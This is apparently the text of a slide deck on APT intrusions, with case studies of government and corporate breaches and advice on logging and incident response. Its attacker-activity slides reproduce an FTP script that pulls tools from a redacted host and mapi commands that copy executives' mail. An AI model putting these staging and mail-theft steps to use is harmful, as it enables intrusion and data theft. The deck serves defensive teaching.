
# Day 32: Victim takes servers offline




# Day 34: Attacker responds




# Day 34: Attacker escalates




# Day 37: Victim takes more offline




# Day 38: Attacker escalates



# Day 39: Attacker escalates further



# Day 41: Attacker changes again



## Day 43: Remediation day

- All known compromised systems remediated at once
- This APT group has not regained a foothold





# Takeaway

Less than 24 hours after remediation, the attackers started a new campaign to regain access to the target.

## Pop quiz, hot shot



- Allowing exfiltration risks outrageous fines, national security and maybe human life
- Stopping the attacker alerts them that you're aware of their activity
- But you're not ready for full remediation

# You shoot the hostage

- Corrupt the data during exfiltration
  - Looks legitimate
  - But resulting exfil data is useless
- This approach can buy time
  - Use it to scope full remediation efforts
  - But remember the adage about killing time
- It works
  - Has succeeded on multiple occasions
  - Preventing sensitive data loss

# War Stories

From the Front Lines



# Government Case Study

## Terrorism Information



# Collecting Terrorism Related Information

- During 2009 the APT Targeted Multiple Local, State and Federal Government Entities
- Targeted Information Related to Terrorism Through:

1. Sent Spear Phishing E-mails Targeting Executives

2. Collected:

- Admin Accounts Passwords
- Networked Assets
- Network Topology

3. Exfiltrated E-mails Containing Terrorism-Related Information

## Other Observations

- Host- and Network-Based Indicators Suggest Multiple Independent Groups of APT-Related Activity
- On an Operational Level, These Groups do Not Appear to Coordinate Activities





# Commercial Case Study

Fortune 500 Manufacturers, Law Firms, Pro-Democracy Non-Profits





## Case Background

- In 2009, a U.S.-Based Fortune 500 Manufacturing Company Initiated Discussions to Acquire a Chinese Corporation
- APT Attackers Compromised Computers Belonging to the Executives of the U.S. Company
- Sensitive Data Exfiltrated Weekly
- Provided Pricing and Negotiation Strategies

## Background Continued

- Law Enforcement Notified Company of the Intrusion
- APT Targeted Executives Involved in Talks with the Chinese Corporation
- Law Enforcement Provided the Victim Organization with Proof:
  - APT had Exfiltrated Critical E-mails Containing Details of the Negotiation
  - Days Prior to the Negotiations

# Attacker Activities

Attacker Activity
Ran 'net user' on JORDANM.
Ran 'net user' on RIPKENC.
Ran 'net user' on DORSETT.
Ran 'net user' on BRUNOP.
Ran 'net user' on COWHERW.
Changed directory to C:\Windows\help\help and verified it was empty.
Created a file called "ftp" in C:\Windows\help\help. The contents of the file are listed below. It is a script used during an FTP session.
open x.x.x.x
xxxx
yyyy
Bi
get 1.txt
get rar.exe
get mapi.exe
get mapiget.exe
Quit

# Attacker Activities

## Attacker Activity

Executed the “ftp” script and established an FTP session with x.x.x.x from the compromised host. Downloaded “mapi.exe”, “mapiget.exe”, “1.txt” to the compromised host.



# Attacker Activities

## Attacker Activity

Ran “mapiget.exe” and produced the output listed below. The “mapiget.exe” executes multiple “mapi.exe” queries.

```
RIPKENC    abccorp.com          password1 mapi -s:la202.abccorp.com -u:RIPKENC -  
t:2XXX-01-01-01 -o:c:\windows\help\help
```

```
BRUNOP     abccorp.com          password2 mapi -s:la202.abccorp.com -u:BRUNOP -  
t:2XXX-01-01-01 -o:c:\windows\help\help
```

```
COWHERW    abccorp.com          password3 mapi -s:la202.abccorp.com -u:COWHERW -  
t:2XXX-01-01-01 -o:c:\windows\help\help
```

Each row contains the username, domain, password, followed by the “mapi” command that was executed. The mail for users RIPKENC, BRUNOP, and COWHERW was successfully copied to the c:\windows\help\help directory. The –t option in the mapi command resulted in only the mail more recent than 2XXX-01-01 being copied.

## Fortune 500: Impact of Intrusion

- Absence of Detailed Data Allowed Only a Portion of the APT's Activities to be Identified
- More Robust Logging and Monitoring Must be Established


U.S. Company Terminated Their  
Acquisition Plans

Not Possible to  
Determine All of the Data  
That had Been Lost

Victim Company was Not  
Able to Complete the  
Acquisition

# Commercial Organizations: Lessons Learned

1. APT Selects Their Commercial Victim Based on Current Events
2. Senior Executives are Targeted With Spear Phishing Attacks
3. The Attackers Compromise:
  - Valid Accounts
  - Move Laterally
4. The APT Identifies and Exfiltrates Sensitive Data



# Findings, predictions and solutions

All is not lost. Yet.





## Findings and predictions

- The APT will continue to expand
- At defense contractors
  - Most data comes from file systems
  - Multiple attacker groups operate in parallel
- At commercial entities
  - This is business. Not personal.
  - Of course, it's not stolen from the execs' laptops...



# Responding to the APT

- Need to redefine the “win”
  - Long term war
  - Not a short skirmish
- Can't treat it like a virus or worm outbreak
- Need to fully investigate before remediating



# Solutions

- Centralized logging helps
  - Keep the data as long as practical
  - A year is good, more is better
  - (hey, they compress well)
- Good logs to keep
  - Firewall, proxy, IDS, VPN logs
  - DHCP, DNS, Active Directory
    - Especially *successful* logins!
  - Anti-virus, HIPS, software management
- Get logs into a searchable database

# Strategy

- Use both host- and network-based indicators of compromise
- Attack the enemy on both fronts
  - Use network IOCs to vector in host exams
  - Use host analysis to find more compromised hosts




# Takeaway

- Force the enemy to work on innovating, rather than exfiltrating your data.



# Threat Assessment

- Threat intelligence
- Host Threat Assessments
  - Scan for host-based indicators of APT tools
- Network Threat Assessments
  - Monitor network traffic for APT-related activity



# Resources

The bad guys have them, do you?



# Review

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# Keystroke Logging and URL Capture: Making Private Information Public

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# Malicious Software Definitions

- Virus = A computer program that can generate multiple copies of itself as well as infect a computer system without the knowledge of the system owner.
- In order to replicate, a virus must execute malicious code. Much like in nature, a computer virus is inert and cannot perform its malicious mission until it is inserted into a host file (some type of executable code).
